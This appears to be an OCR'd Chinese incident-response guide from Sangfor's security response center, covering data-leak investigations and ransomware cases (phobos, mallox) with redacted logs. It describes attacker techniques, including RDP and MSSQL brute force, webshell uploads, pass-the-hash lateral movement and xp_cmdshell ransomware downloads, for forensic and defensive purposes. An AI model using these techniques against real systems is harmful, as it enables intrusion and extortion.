SANGFOR
深信服科技

出品时间：2024 年

出品团队：深信服安全应急响应中心

网络安全事件应急指南

Emergency Guidelines for Cybersecurity Incidents


深信服安全应急响应中心，总结
2024 全年 3000+ 起应急事件的处置经验

选取典型行业中 6 大场景、15 个真实案例
展开详细剖析

囊括数据泄露、勒索、主机病毒、网页暗链、
APT、Web 入侵 6 大场景类型

盘点 2023-2024 年 6 大行业热点网络安全事件

凝聚成一套实践有效、全流程可复用的
应急实操战术参考



导读

在这个信息技术日新月异的时代，网络攻击手段的复杂性与日俱增，安全威胁层出不穷，给企事业单位的安全防护能力带来了前所未有的挑战。深信服安全应急响应中心（以下简称“应急响应中心”）编写了《网络安全事件应急指南》，旨在提供一套全面、系统的网络安全事件应急响应处置的思路框架和操作指南。我们希望这不仅是一份指南，更是大家在网络战场上的应急战术参考手册。

网络安全应急响应，通常是指一个组织在特定网络和系统面临或已经遭受突然攻击行为时，进行快速应急反应，提出并实施应急方案的过程。根据国际范围内较为通用的应急事件处理PDCERF方法学，应急响应分为准备、检测、抑制、根除、恢复、跟进 6 个阶段的工作。

在实际操作中，网络安全事件应急响应处置是一项综合性工作，它不仅涉及技术层面的对抗，更是对管理能力、人员经验沉淀和应急机制的综合性考验。本报告汇集了应急响应中心多年应急处置经验的精华，以及对最新安全威胁事件的深入研究成果。我们将重点探讨在网络安全事件发生后，如何及时发现威胁，并进行高效的响应处置和业务恢复。同时，从业务运行逻辑和攻击者心理洞察等角度出发，帮助安全应急响应人员更高效地处理安全事件，确保业务的连续性和信息资产安全。

2024 年，应急响应中心全年共处理 3000+ 起事件，覆盖各个行业、不同业务版块、多种攻击类型。本报告中深入分析了数据泄露、勒索、主机病毒、网页暗链、APT、Web 入侵等 6 大场景类型中的 15 起安全事件。通过对真实案例攻击逻辑的深度剖析，我们提供了针对不同类型安全事件的详细解决思路、技术方案，总结出了实践有效的应急响应策略、防护建议，帮助相关人员在面对类似事件时能够高效、精准地应对。

我们期待此报告能够帮助各企事业单位提升对网络安全事件的应对能力，并希望与行业同仁共同探讨和分享网络安全的最新技术思路和最佳实践，携手构建起更加坚固的网络安全防线。让我们一起翻开《网络安全事件应急指南》，探索如何在数字世界的风云变幻中，守护我们的网络疆域。

声明：

深信服安全应急响应中心

深信服安全应急响应中心，隶属于深信服科技股份有限公司，是一支专注于数字安全领域的先锋技术团队。该中心以其尖端的技术能力和前瞻性的创新思维，致力于为全球用户构建坚不可摧的网络安全防线。

面对瞬息万变的网络威胁环境，中心能够迅速研发出高度定制化的防御工具，同时通过其集成的智能应急响应平台，实现对前线安全事件的即时响应与高效处置。依托于与深信服安全托管服务（MSS）平台的无缝对接，该中心不仅能够敏捷捕捉并应对用户的最新安全需求，更能够以超高标准完成每一次安全事件的处理，为用户提供超越期待的安全防护体验，助力行业迈向更加安全可靠的未来。

目录 CONT

ENTS

数据泄露场景

背景简介

数据泄露是现代信息安全中一个重要且常见的问题，可能通过多种途径发生，包括 Web 攻击、个人行为、拍照、截图、U 盘传输以及钓鱼攻击等。这些途径都可能导致敏感信息的非授权传播和使用。

本章节，我们将从 Web 方向分析数据泄露的可能性，以及如何利用现有的日志进行综合分析以应对数据泄露事件。在 Web 方向最经常遇到的数据泄露事件有两种：

> 一种是已知泄露数据源，类似下文案例分析中某样板数据被公布在了暗网或各大平台上，这时我们可以通过已知的线索作为定位点进行综合分析，利用数据产生的时间和事发时间进行定位出攻击时间范围进行精准溯源。


> 另外一种情况是更加严重的，即收到监管单位通报说某个单位存在数据泄露情况，但给出的信息较少，不足以支撑后续定点分析（例如提供了攻击者 IP 线索或数据包大小线索等）。

这些情况下，我们的处理思路为：通过对 Web 服务器日志、应用程序日志和网络流量日志的详细分析，识别到异常活动、追踪数据泄露的源头，并采取相应的补救措施。在实际应用中，这种方法不仅有助于理解数据泄露的过程，还能为未来的安全防护提供有价值的参考。

某用户重要业务数据在暗网论坛被售卖事件

事件概要

某用户通过相关情报得知，自身重要业务数据被黑客在暗网论坛上售卖，应急响应中心应用户要求对本次事件进行深入分析。



根据黑客发布的信息以及连接中的数据初步判断该数据格式和某业务系统中的导出功能相似，由于该系统本身支持导出功能所以推测该系统被攻击的方式存在以下几种可能性：

- 弱密码，黑客通过弱密码登录业务系统进行数据下载。
- 存在注入类型漏洞或未授权访问能够读取该列表。
- Web 业务遭受攻击拿到 Webshell 权限，通过 Webshell 读取。

前期得知该服务器曾被其他安全团队分析过，并未发现被攻击痕迹存在而且用户已将业务系统关闭并收敛到了内网，故公网无法得知相关情况。经沟通用户同意将服务器拷贝一份给到应急响应中心分析。

在分析开始前，应急响应中心对黑客公布的样本数据进行分析，发现该数据量较大，并且包含了 10 月 9 日的数据，这给安全分析人员提供了很大的便利。

事件分析方案

方案一

希望用户提供数据导出的接口按钮功能连接，通过该连接搜索与之匹配的 url，根据该线索对应 IP 地址是否为本国 IP 地址，如果不是则存在异常，可根据 IP 以及 ua 信息进行下一步处理，如同样则跳过。

方案二

人工猜测可能存在的接口信息根据关键字段搜索，关键信息例如：xlsx、filename、Export 等凡是与文件和导出相关的信息。

方案三

硬查。

事件溯源分析过程

通过第一种方案进行分析，在后续的沟通过程中得知，用户无法提供服务器远程，我们只能够通过用户提供的 4 个 G 日志进行分析，对于后续的事件分析来说极为困难。


通过第二种方案进行分析，根据我们的设想排查日志中所有与其相关的日志内容，通过数据核实仅存在 4 条与其相关的内容，并根据 IP 进行排查确定为合法行为，该动作结束。

```
***.231.***.252 [23/Jul/2024:08:26:50 +0700] "GET /v3/export-excel?id_*****&id_*****=&id_cabjari=
HTTP/2.0" 200 235301 "https://******/v3/new/home" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36" "-"
```

通过第三种方案进行分析，假设服务器遭受攻击可能会产生什么样的行为，根据行为进行分析和排查。假设攻击人员上传了 Webshell 那么有概率会访问一次 url 确保上传成功，那么我们可以以先 GET 后 POST 请求的 .php 后缀日志并返回 200 和 500 的数据包进行清洗，试图找到痕迹。

根据上述方法，找到一条可疑请求，可疑地方有多个：

- bypass 名称（下方日志中的 bypass.php）
- path= 路径，那么该文件存在两种可能性，一种是后门程序，另一种是可能有任意文件读取漏洞。



由于无法登陆服务器，只能通过日志对文件进行分析，我们假设发现的这个文件 (bypass.php) 是后门，再以 IP 为线索深入分析，发现攻击者在之前还使用过 ban.php 的文件。

```
***.231.***.247 - - [23/Jul/2024:08:28:59 +0700] "GET /***/uploads/menu/ban.php HTTP/2.0" 200 177 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)Chrome/126.0.6478.
127 Safari/537.36" "-"
```

并且在之前存在一条能够辅助确认上述确实是攻击成功的日志信息。

```
***.231.***.247 - - [23/Jul/2024:08:28:13 +0700] "GET /***/uploads/menu/ban.php.jpg HTTP/2.0" 403 15
"https://*****/***/userma*****nt/m**nu?id_ke****jari=&id_cabjari=" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36" "-"
```

确定后门后通过日志往上逐步分析，发现用户系统存在密码任意重置漏洞，并且结合后台用户模板的任意文件上传导致的服务器沦陷，最终攻击者通过数据库导出将数据拿走。

事件总结

数据泄露是指未经授权访问、盗窃、泄露或公开披露机密信息或敏感数据的行为。上述事件仅仅是数据泄露中的冰山一角，在高等级对抗当中往往存在更加隐蔽的窃密手段，任意一种攻击行为和间谍行为都会导致数据泄密。为了保证数据的完整性和隐蔽性，不仅需要在加强网络防护，也要加强人员安全意识，养成良好的终端电脑使用习惯。

某单位因敏感数据泄露被通报事件

事件概要

接到监管单位通报，某单位用户存在数据泄露等情况，流量大小在 30GB 左右，攻击者 IP 为 68……，泄露时间在 2024 年 10 月。

事件分析方案

综合以上所述信息，我们梳理出以下几种排查思路：

思路一

根据攻击者 IP 地址在流量设备上进行分析，找到攻击者所访问的业务系统进行排查。

思路二

搜索暗网中暴露在该时间范围的线索，获取样本信息再根据这类信息匹配所遭受攻击的系统。

思路三

结合正常网络流量，寻找与其流量大小匹配的时间段，根据该时间段流量情况找到被访问量最高的服务器，大概率可能性就是它。

事件溯源分析过程

由于已知的情报信息较少，经过我们的安全分析人员在多台服务器上进行扫描 Webshell、后门以及恶意文件排查后无果，并未能够确定被攻击主机，所以思路一无法实现溯源定位。

在后续分析过程中安全分析人员联合千里目深瞻情报实验室根据暗网以及泄露数据分析并未找到与其相符的线索，思路二依然是失败的，我们一度陷入迷茫状态。

在关键时刻负责该用户的服务经理提出了一个思路，即思路三，合理利用现有网络流量管理设备分析当前流量大小的范围，有很大概率能够定位到存在异常的服务器。

我们整理出了所有与攻击者 68..... 产生交互的系统相关流量，详细数据如下表所示：

系统	网站相关访问 上行流量	网站访问 下行流量	68...数据占比率	换算后上行流量	换算后下行流量
172.168..*	23.92GB	16.44GB	13/4629	0.06GB	0.046GB
172.168..*	0.33GB	0.1GB	1790/1820	0.32GB	0.1GB
172.168..*	15.02GB	1.04GB	3556/3710	14.39GB	0.99GB
172.168..*	1.84GB	7.18GB	93/289	0.61GB	2.36GB
172.168..*	16.64GB	2.11GB	1824/1994	15.22GB	1.93GB
共计	57.75GB	26.87GB		30.6GB	5.426GB

在这 2 天时间中，该用户系统与攻击者 68... 数据的交互流量分别为上行流量 30.6GB。

根据日志命中的服务器情况进行分析，果然在日志中发现了较多的异常问题，某服务器多个存在任意数据读取情况，并且在日志中发现大量请求，因此该数据可能是泄露点之一。

```
https://...7/***//lab/.jsp?baseInfoId=&=0&type=abilityL1&=Ch&=2024-05-10&validate=2029-03-24&=2024-05-10
/**INT//qfo.***?id=&orgEnOrCh=Ch
```

在另外一台服务器中也存在大量请求下载接口情况，并在数据泄露发生时下载大量文件内容，该点也有可能是数据泄露点之一。

```
https://..com/-cb/*/downloadFiles.do
```

由于该数据泄露较为严重并且涉及到较多敏感信息此处就不一一列举。在数据泄露场景中，我们还是需要结合多方线索以及关联相关设备日志形成一套完整的线索链，才能够对泄露事件进行初步还原。

事件总结

在本案例中，尽管初步的分析方法未能成功定位被攻击的主机，但通过合理利用现有的网络流量管理设备，我们最终找到了异常流量的服务器。这一过程强调了在数据泄露事件中，结合多方线索和设备日志的重要性。只有形成完整的线索链，才能有效还原事件并采取相应的应对措施。

在高等级对抗以及非法商业行为中有很多隐蔽而难以发现的攻击和潜伏方式导致数据外泄。建议在日常业务系统开发、运维以及个人终端使用中，时刻保持良好的开发和使用习惯。面对多样化的泄露途径时，需要灵活应对，即使遭遇泄露，我们也可以先尝试结合现有的安全防护组件和流量监控设备，合理地对数据来源和周期进行分析并修复漏洞或隐患，尽可能避免造成更大损失。未来，我们也将继续探索和优化数据泄露的检测与响应机制，以提升整体的网络安全防护能力。

勒索场景

背景简介

勒索软件是一种恶意软件，黑客通过各类攻击手段入侵服务器后会执行勒索软件、加密服务器的文件并在电脑桌面释放勒索信文件。一般勒索信文件格式为“txt”和“hta”，通常内容会包括黑客的联系方式（邮箱、社交软件或暗网链接）、赎金金额（不一定有）、支付方式（虚拟货币）和身份标识（被加密主机的 ID）等。因文件被加密，服务器上的业务往往会宕机中断，从而严重影响企业的正常办公和生产，给企业带来一定的经济损失。

常用攻击手法

RDP 端口暴破入侵

公网批量暴破 RDP 端口口令，在暴破成功后通过 RDP 登入失陷服务器并以此为跳板主机，通过凭证窃取和 hash 传递等手法在内网横向扩散并控制其它内网服务器，最后投递并执行勒索软件加密所有失陷主机和共享文件夹。

MSSQL 端口暴破入侵


公网批量暴破 MSSQL 端口口令，在暴破成功后通过“xp_cmdshell”和“clr enable”在失陷的数据库服务器上执行命令，远程下载并执行勒索软件加密数据库服务器已经共享文件夹。

Web 应用漏洞入侵

公网批量使用已经披露的各类办公 Web 应用的漏洞（如文件上传、命令执行和 SQL 注入等漏洞）进行攻击，在获取到 Web 应用服务器权限后通过命令执行漏洞、webshell 或者内存马直接下载并运行勒索软件加密 Web 应用服务器。

处置与溯源流程

通过对多起勒索软件类应急事件案例进行经验沉淀，我们总结了一套通用的处理流程如下：



勒索家族通用处置溯源流程

01

失陷面控制和统计

统计存在文件被加密的终端数量并将其进行隔离或者断网处理。

02

确认家族和加密时间

根据终端上的勒索信文件确定勒索家族和加密时间。

03

入侵手法判断

如果存在 2 台及以上的终端被全磁盘加密（仅共享文件夹加密的除外），可初步判断为 RDP 端口暴破入侵，反之则判断为 MSSQL 端口暴破或者 Web 应用漏洞入侵，（也存在特例，具体可查看第 7 步处理）。

RDP 端口暴破入侵溯源

04

梳理每台全磁盘加密终端的加密时间前的 RDP 连接相关日志，如 Security.evtx（事件 ID 4624）、Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx（事件 ID 1149）和 Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx（事件 ID 21、25），筛选事件 ID 并根据连接成功的 IP 逐级向上收敛即可溯源到内网的失陷源头终端，从而确定攻击 IP，参考案例 1（phobos 勒索家族 RDP 端口暴破入侵）。

MSSQL 端口暴破入侵溯源

05

梳理被加密终端的加密时间前的应用程序日志，如 Application.etvx（(事件 ID 15457），筛选事件 ID 可发现开启 xp_cmdshell 功能或者 clr enbale 的痕迹，同时还存在大量数据库用户登录失败（事件 ID 18456）。

Web 应用漏洞入侵溯源

06

首先，如果不对外的 MSSQL 数据库被加密，可能是前端 Web 应用存在 SQL 注入漏洞导致，梳理被加密终端的加密时间前的 Application.etvx 日志（事件 ID 15457），筛选事件 ID 可发现开启 xp_cmdshell 功能或者 clr enbale 的痕迹。其它情况则根据被加密终端对外开放的 Web 应用，进行 webshell 查杀和加密时间前的 Web 日志（访问日志和报错日志等）分析，参考案例 2（mallox 家族 Web 应用漏洞入侵）。

07

第 4 步和第 5 步在个别情况存在交叉溯源的情况，即黑客可通过 MSSQL 端口暴破入侵获取到内网 RDP 登录凭证后横向 RDP 访问内网其它终端，无法通过简单的数量统计来判断入侵方式，但是溯源的办法是通用的，针对不同情况逐级向上溯源最终都可定位到内网源头终端，参考案例 3（mallox 勒索家族 MSSQL 端口暴破入侵 +RDP 内网横向）。

08

以上的步骤可以应对大部分勒索家族的处置和溯源工作，但是还有部分个例攻击手法游离在这些通用步骤之外，需要进行针对性的溯源，无法在此一一展开，还望多多包涵。

SAFT 半自动化勒索溯源工具


以上所述均为通用的勒索处置流程，用于手动开展溯源操作。为在真实勒索场景下简化繁琐的操作步骤，快速定位攻击路径，应急响应中心通过梳理大量勒索事件处理的经验中的底层逻辑，自研了一款半自动化勒索溯源工具，归档于深信服应急响应工具库。

通过这款半自动化勒索溯源工具，对于部分勒索场景，我们可以通过“输入勒索信 + 勒索信内容”，快速实现“一键溯源攻击路径和操作行为”，有效降低溯源工作的难度，提高溯源的效率。工具使用方式如下图示意。


phobos 勒索家族通过 RDP 端口暴破入侵事件

应急响应中心接到某媒体行业用户反馈，其服务器文件出现被加密情况，初步统计被加密服务器 10 台以上，用户已进行断网处理，并提供收集的勒索信文件，文件中可以看到黑客的联系邮箱、身份标识和赎金支付方式，具体内容如下。

通过查看任意被加密文件属性的创建或者修改时间（勒索信文件最佳），可以确定加密时间为 4 月 3 日 23 点 34 分 53 秒，加密后缀为 svh，根据勒索信内容和后缀可确定来源为 phobos 勒索家族，因为存在多台被完全加密的服务器，可初步判断攻击手法为 RDP 端口暴破入侵。



通过查看当前终端的 RDP 连接相关日志 Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx 日志，并重点关注事件 ID 为 25 的日志，可看到在被加密前的 4 月 03 日 22 点 43 分 51 秒存在 129.*.*.198 的 RDP 登录记录，可初步判断为上层攻击 IP。（下图为自研的勒索溯源工具的溯源结果截图，windows 自带的事件查看器也可查看相关日志）




2024-04-04T01:27:00	25	QMTZYAPP\Administrator	129.	198
2024-04-04T01:16:41	24	QMTZYAPP\Administrator	129.	198
2024-04-04T01:16:34	25	QMTZYAPP\Administrator	129.	198
2024-04-04T01:14:11	24	QMTZYAPP\Administrator	129	19
2024-04-04T00:42:03	25	QMTZYAPP\Administrator	129.	19
2024-04-04T00:42:02	24	QMTZYAPP\Administrator	129.	198
2024-04-03T23:33:57	25	QMTZYAPP\Administrator	129.	198
2024-04-03T23:33:04	24	QMTZYAPP\Administrator	129.	198
2024-04-03T22:43:51	25	QMTZYAPP\Administrator	129.	198
2024-04-03T22:17:41	24	QMTZYAPP\Administrator	129.	198
2024-04-03T21:45:41	25	QMTZYAPP\Administrator	129	198
2024-02-02T23:57:24	24	QMTZYAPP\Administrator	12	15
2024-02-02T23:19:18	25	QMTZYAPP\Administrator	129.	15

继续排查 129.*.*.98 的 RDP 连接日志，查看 Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx 日志，并重点关注事件 ID 为 25 的日志，可看到在被加密前的 4 月 03 日 20 点 35 分 42 秒存在 189.*.*.1 的 RDP 登录记录，可初步判断为上层攻击 IP（下图为自研的勒索溯源工具截图，windows 自带的事件查看器也可查看相关日志）

时间	事件ID	用户	IP	类型
2024-04-04T09:08:33	22	DESKTOP-L72GOH9\Administrator	本地	
2024-04-04T09:08:33	21	DESKTOP-L72GOH9\Administrator	本地	
2024-04-03T22:04:19	25	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T22:04:17	24	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T21:52:12	25	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T21:52:07	24	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T21:25:26	25	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T20:36:20	24	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T20:35:42	25	DESKTOP-L72GOH9\Administrator	189.	.1
2024-04-03T20:35:39	24	DESKTOP-L72GOH9\Administrator	本地	


继续排查其它被加密服务器，逐级收敛 RDP 连接记录，最终均指向 129.*.*.198，因篇幅原因，这里不进行一一列举。至此可判断 129.*.*.198 为本次勒索事件的内网源头，经过用户确认，RDP 连接 129.*.*.198 的 189.*.*.1 攻击 IP 为防火墙的 IP，因未配置地址转换导致日志记录的攻击 IP 为防火墙本身，且在防火墙上发现了映射 129.*.*.198 的 RDP 端口到公网的策略。



最终确定，黑客通过暴破防火墙映射的 129.*.*.198 的 RDP 端口入侵服务器，并通过 RDP 横向获取了其它服务器的权限，最后执行勒索程序加密服务器文件。

mallox 勒索家族通过 Web 应用漏洞入侵事件


应急响应中心接到某媒体行业用户反馈，有 1 台 MSSQL 数据库服务器文件被加密，用户已进行断网处理，收集的勒索信文件可看到黑客的暗网地址、身份标识和联系邮箱，具体内容如下。



查看任意被加密文件属性的创建或者修改时间（勒索信文件最佳），确定加密时间为 10 月 8 日 11 点 34 分 58 秒，加密后缀为 rmallox，根据勒索信内容和后缀可确定为 mallox 勒索家族。

经过确认，该 MSSQL 服务器不对外开放，仅与 1 台 Web 应用服务器（某 OA）进行数据交互，可基本确定为前端的 Web 应用存在 SQL 注入漏洞导致后端 MSSQL 服务器文件被加密，查看 Application.etvx，筛选事件 ID 15457 日志，可看到加密时间前存在开启 xp_cmdshell 功能的日志，且不存在大量暴破 MSSQL 端口失败的日志，进一步确认为 SQL 注入漏洞导致失陷。

根据开启 xp_cmdshell 的时间点查看前端 Web 应用的报错日志，在报错日志中发现注入的 SQL 语句，作用为使用 xp_cmdshell 下载 195.*.*.35 的 post 程序，该 VPS 为 mallox 家族的基础攻击设施，post 程序就是勒索软件。




另外在相同时间点（IIS 的日志因时区原因默认需要 +8 才为正确时间）的访问日志中记录了存在 SQL 注入漏洞的接口“/m/ /Ajax/AjaxSendDingdingMessage.ashx”，攻击 IP 为 172.*.*.1，为负载设备 IP。

